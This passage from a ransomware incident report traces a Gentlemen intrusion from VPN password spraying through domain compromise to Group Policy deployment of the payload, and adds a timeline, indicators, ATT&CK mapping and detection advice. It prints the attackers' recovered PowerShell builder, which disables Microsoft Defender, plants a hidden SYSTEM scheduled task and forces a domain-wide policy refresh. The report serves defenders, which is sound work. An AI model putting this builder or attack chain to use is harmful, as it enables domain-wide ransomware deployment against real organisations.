
The second Tox ID belonged to a Tox account the group shared across its affiliates. The shared account used the username Gentle admin. The group claims to offer 24/7 support for its “clients” and does this by giving different affiliates access to the Gentle admin account to run the negotiations.
The Ransomware GPOs#
The threat actor deployed the ransomware through two Group Policy objects, both created on the domain controller as veeam-backup and linked at the domain root ahead of the default policies. The directory service recorded both as objects of class groupPolicyContainer, windef at 09:22 UTC and WindowsG at 09:25 UTC (Event 5137), and the link added to the domain root and the Domain Controllers organizational unit (Event 5136, gPLink).

WindowsG was built by the ransomware’s --gpo deployment mode. Check Point Research documented this mode in April 2026 as a PowerShell routine run on the domain controller that copies the ransomware into the NETLOGON share, creates a Group Policy object with a Group Policy Preferences scheduled task that runs the payload as SYSTEM, and is built to force a Group Policy refresh across the domain so every computer applies it at once. The ransomware is under active development and the build in this intrusion is newer than the one Check Point Research documented. It runs the payload from a standing scheduled task instead of a task that runs once and removes itself. The --gpo script forced the same domain wide refresh that Check Point documented, but the objects did not apply across the network at once, they applied as each host hit its own Group Policy refresh, the first within minutes of the link and the rest over the following hour and a half.
WindowsG also included a Machine registry policy with eight values that turned off Microsoft Defender, DisableAntiSpyware, DisableRoutinelyTakingAction, DisableRealtimeMonitoring, DisableBehaviorMonitoring, DisableOnAccessProtection, DisableIOAVProtection, SpynetReporting, and SubmitSamplesConsent. The mode Check Point documented did not push a Defender policy through Group Policy, which is one of the differences in this later build.
The scheduled task that delivers the payload also differs from the one Check Point documented. That version was a Group Policy Preferences immediate task, an ImmediateTaskV2 which runs once when the policy applies and then removes itself. The task in this intrusion is a TaskV2, a standing scheduled task that stays on the host and fires the payload again on every one of its eleven triggers and on an hourly repeat. This build reruns the payload on a schedule instead of firing it a single time.
The standing task changes the deployment in three ways.
- The standing task runs the payload on hosts that were powered off or unreachable when the Group Policy applied, due to the boot and logon triggers firing the payload the next time the host starts or a user logs on rather than only during the forced refresh.
- The payload keeps running after the threat actor logs out, due to the Group Policy object and the local task staging the ransomware from NETLOGON on every Group Policy refresh, and on this network the payload ran again from NETLOGON in waves after the last operator session closed.
- Removing the ransomware requires deleting the Group Policy object, the NETLOGON binary, and the local scheduled task and Run keys on every host, due to the hourly repeat and the session triggers running the ransomware again against restored or newly written data until all of it is gone.
The eleven triggers recovered from the task XML run the payload at startup, at logon, on idle, when the task registers, on every remote and console connect and disconnect, and on every session lock and unlock, each one set to repeat hourly.
<Triggers> <CalendarTrigger/> daily <LogonTrigger/> at logon <BootTrigger/> at startup <IdleTrigger/> on idle <RegistrationTrigger/> when the task registers six SessionStateChangeTrigger: RemoteConnect on RDP connect ConsoleConnect on console connect RemoteDisconnect on RDP disconnect ConsoleDisconnect on console disconnect SessionLock on session lock SessionUnlock on session unlock</Triggers>
all eleven triggers repeat hourly (PT1H over P1D)On the hosts that kept Tamper Protection on the disable the GPO pushed was blocked and Microsoft Defender logged Event 5013, so real time protection stayed on and Microsoft Defender quarantined the payload from NETLOGON and the SystemUpdate scheduled task and removed them again on every Group Policy refresh. The standing task fired on every trigger on those hosts, so Microsoft Defender detected the payload and logged Event 1116, and Tamper Protection kept real time protection on so the payload was blocked and the hosts were not encrypted.
Below is the recovered builder, deploy_gpo.ps1, from the domain controller PowerShell logs. The launch password is redacted and the repetitive scheduled task XML is trimmed for length.
Write-Host "[+] Installing required modules..."try { Import-Module ServerManager -ErrorAction Stop } catch {}try { Add-WindowsFeature RSAT-AD-PowerShell -ErrorAction SilentlyContinue } catch {}try { Install-WindowsFeature RSAT-AD-PowerShell -ErrorAction SilentlyContinue } catch {}Import-Module ActiveDirectory -ErrorAction SilentlyContinueImport-Module GroupPolicy -ErrorAction SilentlyContinue
Write-Host "[+] Getting domain info..."try { $Domain = (Get-ADDomain).DNSRoot $DomainDN = (Get-ADDomain).DistinguishedName Write-Host "[+] Domain from AD: $Domain"} catch { try { $Domain = (Get-WmiObject Win32_ComputerSystem).Domain $DomainDN = "DC=" + ($Domain -replace '\.',',DC=') Write-Host "[+] Domain from WMI: $Domain" } catch { $Domain = $env:USERDNSDOMAIN $DomainDN = "DC=" + ($Domain -replace '\.',',DC=') Write-Host "[+] Domain from env: $Domain" }}
Write-Host "[+] Copying locker to SYSVOL scripts..."$LocalPath = "\\$Domain\NETLOGON\G_9w5ey0_windows_amd64.exe"$ExeArgs = "--password [redacted]"Copy-Item -Path "C:\Users\veeam-backup\Downloads\G_9w5ey0_windows_amd64.exe" -Destination $LocalPath -Force -ErrorAction SilentlyContinueSet-ItemProperty -Path $LocalPath -Name IsReadOnly -Value $true -ErrorAction SilentlyContinue
Write-Host "[+] Creating GPO 'WindowsG'..."New-GPO -Name "WindowsG" -Comment "System Update" -ErrorAction SilentlyContinue | Out-NullNew-GPLink -Name "WindowsG" -Target $DomainDN -ErrorAction SilentlyContinue | Out-NullNew-GPLink -Name "WindowsG" -Target "OU=Domain Controllers,$DomainDN" -ErrorAction SilentlyContinue | Out-NullWrite-Host "[+] Disabling Windows Defender..."Set-GPRegistryValue -Name "WindowsG" -Key "HKLM\Software\Policies\Microsoft\Windows Defender" -ValueName "DisableAntiSpyware" -Type DWord -Value 1 -ErrorAction SilentlyContinue | Out-NullSet-GPRegistryValue -Name "WindowsG" -Key "HKLM\Software\Policies\Microsoft\Windows Defender" -ValueName "DisableRoutinelyTakingAction" -Type DWord -Value 1 -ErrorAction SilentlyContinue | Out-NullSet-GPRegistryValue -Name "WindowsG" -Key "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" -ValueName "DisableRealtimeMonitoring" -Type DWord -Value 1 -ErrorAction SilentlyContinue | Out-NullSet-GPRegistryValue -Name "WindowsG" -Key "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" -ValueName "DisableBehaviorMonitoring" -Type DWord -Value 1 -ErrorAction SilentlyContinue | Out-NullSet-GPRegistryValue -Name "WindowsG" -Key "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" -ValueName "DisableOnAccessProtection" -Type DWord -Value 1 -ErrorAction SilentlyContinue | Out-NullSet-GPRegistryValue -Name "WindowsG" -Key "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" -ValueName "DisableIOAVProtection" -Type DWord -Value 1 -ErrorAction SilentlyContinue | Out-NullSet-GPRegistryValue -Name "WindowsG" -Key "HKLM\Software\Policies\Microsoft\Windows Defender\Spynet" -ValueName "SpynetReporting" -Type DWord -Value 0 -ErrorAction SilentlyContinue | Out-NullSet-GPRegistryValue -Name "WindowsG" -Key "HKLM\Software\Policies\Microsoft\Windows Defender\Spynet" -ValueName "SubmitSamplesConsent" -Type DWord -Value 2 -ErrorAction SilentlyContinue | Out-Null
Write-Host "[+] Creating XML file..."$TaskName = "SystemUpdate"$TaskGuid = "{44115BBF-9445-7A25-4F28-E697FB7DEB85}"$TaskDate = "2026-05-31 05:25:02"$StartBoundary = "2026-05-30T05:25:02"$TaskXmlPath = "$env:TEMP\ScheduledTasks.xml"
$xmlContent = @'<ScheduledTasks clsid="{CC63F200-7309-4ba0-B154-A71CD118DBCC}"><TaskV2 clsid="{D8896631-B747-47a7-84A6-C155337F3BC8}" name="TASKNAME_PLACEHOLDER" changed="TASKDATE_PLACEHOLDER" uid="TASKGUID_PLACEHOLDER"><Properties action="C" name="TASKNAME_PLACEHOLDER" runAs="NT AUTHORITY\System" logonType="S4U"><Task version="1.3"><Principals><Principal id="Author"><UserId>NT AUTHORITY\System</UserId><LogonType>S4U</LogonType><RunLevel>HighestAvailable</RunLevel></Principal></Principals><Settings><Hidden>true</Hidden><WakeToRun>true</WakeToRun><ExecutionTimeLimit>PT0S</ExecutionTimeLimit><Priority>7</Priority><StartWhenAvailable>true</StartWhenAvailable><MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy></Settings><Triggers><CalendarTrigger><StartBoundary>STARTBOUNDARY_PLACEHOLDER</StartBoundary><ScheduleByDay><DaysInterval>1</DaysInterval></ScheduleByDay><Repetition><Interval>PT1H</Interval><Duration>P1D</Duration></Repetition></CalendarTrigger><LogonTrigger/><BootTrigger/><IdleTrigger/><RegistrationTrigger/><!-- each trigger repeats hourly; plus six SessionStateChangeTrigger: RemoteConnect, ConsoleConnect, RemoteDisconnect, ConsoleDisconnect, SessionLock, SessionUnlock --></Triggers><Actions Context="Author"><Exec><Command>LOCALPATH_PLACEHOLDER</Command><Arguments>EXEARGS_PLACEHOLDER</Arguments></Exec></Actions></Task></Properties></TaskV2></ScheduledTasks>'@
$xmlContent = $xmlContent -replace '<?xml version="1.0" encoding="utf-8"?>\n',''$xmlContent = $xmlContent -replace 'TASKNAME_PLACEHOLDER',$TaskName$xmlContent = $xmlContent -replace 'TASKDATE_PLACEHOLDER',$TaskDate$xmlContent = $xmlContent -replace 'TASKGUID_PLACEHOLDER',$TaskGuid$xmlContent = $xmlContent -replace 'STARTBOUNDARY_PLACEHOLDER',$StartBoundary$xmlContent = $xmlContent -replace 'LOCALPATH_PLACEHOLDER',$LocalPath$xmlContent = $xmlContent -replace 'EXEARGS_PLACEHOLDER',$ExeArgs
$utf8NoBOM = New-Object System.Text.UTF8Encoding $false[System.IO.File]::WriteAllText($TaskXmlPath, $xmlContent, $utf8NoBOM)
Write-Host "[+] Deploying task to GPO..."$gpo = Get-GPO -Name "WindowsG"$guid = $gpo.Id.Guid$GpoScheduledPath = "\\$Domain\SYSVOL\$Domain\Policies\{$guid}\Machine\Preferences\ScheduledTasks"
if (!(Test-Path $GpoScheduledPath)) { New-Item -ItemType Directory -Path $GpoScheduledPath -Force | Out-Null}
Copy-Item -Path $TaskXmlPath -Destination "$GpoScheduledPath\ScheduledTasks.xml" -Force
Write-Host "[+] Updating GPO versions (AD + SYSVOL)..."$gptPath = "\\$Domain\SYSVOL\$Domain\Policies\{$guid}\GPT.INI"$gptContent = Get-Content $gptPath -Raw$gptContent = $gptContent -replace 'Version=\d+','Version=65536'Set-Content -Path $gptPath -Value $gptContent -Force
Set-GPPrefRegistryValue -Name "WindowsG" -Context Computer -Action Create -Key "HKLM\\Software\\GPOVersionUpdate" -ValueName "Trigger" -Value 1 -Type DWord -ErrorAction SilentlyContinue | Out-NullRemove-GPPrefRegistryValue -Name "WindowsG" -Context Computer -Key "HKLM\\Software\\GPOVersionUpdate" -ValueName "Trigger" -ErrorAction SilentlyContinue | Out-Null
Write-Host "[+] Registering CSE for Scheduled Tasks..."$gpoADPath = "CN={$guid},CN=Policies,CN=System,$DomainDN"Set-ADObject -Identity $gpoADPath -Replace @{gPCMachineExtensionNames="[redacted]"} -ErrorAction SilentlyContinue
Write-Host "[+] Forcing GPO update on all computers..."try { $compgpoupd = Get-ADComputer -Filter * $compgpoupd | ForEach-Object -Process { Invoke-GPUpdate -Computer $_.name -RandomDelayInMinutes 0 -Force -ErrorAction SilentlyContinue }} catch { $comps = Get-ADComputer -Filter * | Select-Object -ExpandProperty Name foreach ($comp in $comps) { Invoke-Command -ComputerName $comp -ScriptBlock { gpupdate /force } -ErrorAction SilentlyContinue }}
Write-Host "[+] GPO deployment complete!"Detection and Hunting#
Scheduled task with an unusual number of triggers. In the task XML logged by Security 4698 and 4702, count the triggers and flag any task with more than 5. These events are not logged until you turn on the Audit Other Object Access Events subcategory, which is off by default.
ESC1, a certificate issued for a subject the requester does not own. AD CS records the request and issue as Security 4886 and 4887, but neither is written until you enable CA auditing, which is not on by default. Flag any certificate whose subject alternative name does not match the account that requested it.
Certipy reconnaissance over LDAP. Directory service 1644 logs the LDAP searches certipy find runs, (objectClass=pKICertificateTemplate), ( & (objectClass=pKIEnrollmentService) ), and (objectClass=msPKI-Enterprise-Oid). 1644 stays off until you set 15 Field Engineering to 5 and the Expensive, Inefficient, and Search Time thresholds to 1 on domain controllers, which is what takes it from logging slow queries to recording every search.
Hardening#
Audit your own AD CS with Certipy. Run certipy find -vulnerable -stdout, or PSPKIAudit and Locksmith, to find any misconfigured AD CS templates.
Take VPN authentication off directory and local passwords. Move the SSL VPN to an identity provider over SAML or OIDC, require MFA, and remove both the LDAP bind and the local firewall accounts.
Timeline#
Day 1
| Time (UTC) | Action |
|---|---|
| 14:22 | SSL VPN credential spray from 45.74.59[.]0/24, password Spring2026, 153,455 failures across 115,535 usernames |
| 18:48 | matched credential validated at the SSL VPN portal from 45.74.59[.]54, disconnect after 17 seconds |
| 18:53 | SSL VPN session opened from 158.94.211[.]14 |
| 18:53 | TCP SYN scan across the subnet over 445, 88, 389, 636, 135, 53, 9401 |
| 18:55 | LDAP enumeration against the domain controller |
| 18:56 | credential validation against every host in the domain |
| 20:35 | further LDAP enumeration, AD CS enrollment service surfaced |
| 20:37 | ESC1 certificate request, SAN upn=administrator, certificate issued |
| 20:39 | PKINIT logon as Administrator, UnPAC the hash recovers the NT hash |
| 20:40 | DCSync, 110 plus replication operations in 22 seconds |
| 20:45 | pass the hash as Administrator over NTLM |
| 20:46 | veeam-backup created and added to Domain Admins |
| 20:48 | RDP into the domain controller as veeam-backup |
| 20:49 | RDP into the backup server as veeam-backup |
| 20:51 | Microsoft Defender real time protection disabled on the backup server |
| 20:51 | DecryptVeeamEncryptedPasswords run against the Veeam configuration database |
| 21:24 | Admin2 created and added to local Administrators on the backup server |
Day 2
| Time (UTC) | Action |
|---|---|
| 08:57 | Veeam decryptor rerun on the backup server via wmiexec, svc.backup credentials recovered |
| 09:29 | authentication test across all hosts as the backup service account |
| 09:30 | NetExec write access test against ADMIN$, C$, IPC$ on every host in the domain |
| 08:58 to 14:41 | failed root and veeam-backup SSH attempts against the file server |
| 12:24 | network drives mapped to the file shares |
| 12:32 | first rclone exfiltration attempt to waso, pixeldrain, failed |
| 14:33 | RDP into the domain controller, the session the exfiltration runs under |
| 15:01 to 16:01 | file shares exfiltrated over SFTP to 91.92.242[.]32 through wabo |
| 16:06 | Advanced IP Scanner and systeminfo |
Day 3
| Time (UTC) | Action |
|---|---|
| 08:13 | RDP into the domain controller, victim data review over SMB |
| 09:15 to 09:20 | failed root SSH attempts against the mail server |
| 09:21 | Group Policy Management console opened |
| 09:24 | payload staged, run in Group Policy mode |
| 09:25 | payload copied to NETLOGON, Defender exclusions added, Security log cleared, note dropped on the domain controller |
| 09:25 | Microsoft Defender blocks the payload on the protected workstations |
| 09:30 | real time protection disabled on a host that had Tamper Protection off |
| 11:01 | payload exclusions added, Security log cleared, and the workstation encrypted |
| 22:01 to 23:26 | autonomous ONSTART payload waves re fire as hosts reboot |
Indicators#
Network
| Indicator | Note |
|---|---|
| 45.74.59[.]0/24 | SSL VPN credential spray source, password Spring2026 |
| 45.74.59[.]54 | SSL VPN credential validation source, matched account |
| 158.94.211[.]14 | SSL VPN session source, early recon |
| 91.92.242[.]32 | SSL VPN session source, SFTP exfiltration endpoint over 22 |
| 91.92.243[.]17 | SSL VPN session source, backup server pivot |
| 91.92.243[.]151 | SSL VPN session source, hostname WIN-8H6JMQBVGP2 |
| pixeldrain.com | failed exfiltration destination |
Files
| Artifact | Detail |
|---|---|
| G_9w5ey0_windows_amd64.exe | SHA256 4DE88220FF6A6DCB137B17D8D3F77AB4BACC39EA4E4D1147F687B021B7A82B8C |
| DecryptVeeamEncryptedPasswords.ps1 | Veeam credential decryptor, SHA256 ae6ab7507086b2f59f587144f6b7257340c08b0d3d27cf9e578538c5be173fff |
| README-GENTLEMEN.txt | Ransom note |
| DecryptVeeamEncryptedPasswords | Veeam credential decryptor |
Accounts created by the threat actor
| Account | Detail |
|---|---|
| veeam-backup | Domain Admin |
| Admin2 | local Administrator, password L0ckb1t38217 |
Actor
| Field | Value |
|---|---|
| Alias | AlexSupp (assessed ex DragonForce and LockBit affiliate) |
| Group | The Gentlemen ransomware |
| Tox ID (shared, Gentle admin) | A4DCA91E7CF7DBBF29250281BE720F0DE793540BFC93611C41797B6BA76E12678185602470FC |
| Leak site | tezwsse5czllksjb7cwp65rvnk4oobmzti2znn42i43bjdfd2prqqkad[.]onion |
| X account | x.com/TheGentlemen26 |
MITRE ATT&CK#
| Tactic | Technique | Evidence |
|---|---|---|
| Initial Access | T1110.003 Password Spraying | SSL VPN spray, password Spring2026, 115,535 usernames |
| Initial Access | T1078 Valid Accounts | SSL VPN with the valid credential |
| Reconnaissance | T1046 Network Service Discovery | TCP SYN scan over 445, 88, 389, 636, 135, 53, 9401 |
| Discovery | T1018 Remote System Discovery | LDAP enumeration, Advanced IP Scanner |
| Privilege Escalation | T1649 Steal or Forge Certificates | AD CS ESC1, certificate for Administrator |
| Credential Access | T1003.006 DCSync | directory replication of all hashes |
| Credential Access | T1555 Credentials from Password Stores | Veeam configuration database decryption |
| Persistence | T1136.002 Create Account | veeam-backup Domain Admin, Admin2 local |
| Lateral Movement | T1021.001 RDP | domain controller to backup server double hop |
| Lateral Movement | T1021.002 SMB Admin Shares | NetExec write test, payload staging |
| Execution | T1047 WMI | Impacket wmiexec |
| Defense Evasion | T1562.001 Impair Defenses | Defender disabled, exclusions added |
| Defense Evasion | T1070.001 Clear Windows Event Logs | Security log cleared as SYSTEM |
| Exfiltration | T1048 Exfiltration Over Alternative Protocol | rclone over SFTP |
| Impact | T1486 Data Encrypted for Impact | The Gentlemen ransomware through Group Policy |
| Impact | T1490 Inhibit System Recovery | vssadmin and wmic shadow deletion |
References#
- The Gentlemen, Ransomware.live - https://www.ransomware.live/group/thegentlemen
- The Gentlemen: A New Ransomware Threat Climbing the Charts Fast, Check Point Research - https://blog.checkpoint.com/research/the-gentlemen-a-new-ransomware-threat-climbing-the-charts-fast/
- DFIR Report: The Gentlemen, Check Point Research - https://research.checkpoint.com/2026/dfir-report-the-gentlemen/
- Thus Spoke The Gentlemen, Check Point Research - https://research.checkpoint.com/2026/thus-spoke-the-gentlemen/
- Threat Assessment: The Gentlemen Ransomware Group, Halcyon - https://www.halcyon.ai/ransomware-research-reports/threat-assessment-the-gentlemen-ransomware-group
- Hasta la vista, Hastalamuerte: An Overview of The Gentlemen’s TTPs, Group-IB - https://www.group-ib.com/blog/hastalamuerte-gentlemen-raas-ttps/